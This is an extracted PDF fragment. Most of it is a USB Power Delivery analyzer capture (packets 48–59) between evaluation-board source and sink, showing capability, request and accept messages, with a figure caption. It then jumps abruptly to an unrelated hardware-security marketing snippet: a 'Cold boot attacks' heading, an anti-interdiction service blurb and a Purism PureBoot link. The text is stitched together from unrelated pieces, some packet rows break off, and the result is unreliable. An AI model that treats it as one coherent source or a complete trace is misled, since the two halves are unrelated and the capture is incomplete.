


PD	4 Packets 48-51	SOP → CBL	PD Msg	Msg Type	Cable Plug	Msg ID	Obj Cnt	VDM Header	Cmd	Cmd Type	Obj Pos	Vendor ID									
				Vendor Defined	DFP or UFP	0	1		Discover Identity	Initiator	0	PD SID									
PD	Packet 52	Right "82-EVM Src"	SRC → SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt	Fixed	Max Cur	Voltage	Dual Role	Fixed	Max Cur	Voltage	Dual Role	Fixed	Max Cur	Voltage	Dual Role
					Source Cap	DFP	SRC	0	3		3.00 A	5.00 V	0		3.00 A	12.00 V	0		3.00 A	20.00 V	0
PD	Packet 53	Left "82-EVM Snk"	← SNK SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt												
					GoodCRC	UFP	SNK	0	0												
PD	Packet 54	Left "82-EVM Snk"	← SNK SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt	Request	Max Opr Cur/Pow	Opr Cur/Pow	Cap Mismatch	Obj Pos							
					Request	UFP	SNK	0	1		2.50A / 62.50W	2.50A / 62.50W	0	3							
PD	Packet 55	Right "82-EVM Src"	SRC → SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt												
					GoodCRC	DFP	SRC	0	0												
PD	Packet 56	Right "82-EVM Src"	SRC → SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt												
					Accept	DFP	SRC	1	0												
PD	Packet 57	Left "82-EVM Snk"	← SNK SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt												
					GoodCRC	UFP	SNK	1	0												
PD	Packet 58	Right "82-EVM Src"	SRC → SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt												
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PD	Packet 59	Left "82-EVM Snk"	← SNK SOP	PD Msg	Msg Type	DR	PR	Msg ID	Obj Cnt												
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Figure 14. New Initial Power Negotiation Between Source and Snk 35-50W.pjt Sink


Cold boot attacks

More secure options



Anti-Interdiction Services

Unique security service **to detect interdiction** and hardware and software tampering from our door to yours



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<https://puri.sm/posts/pureboot-bundle/>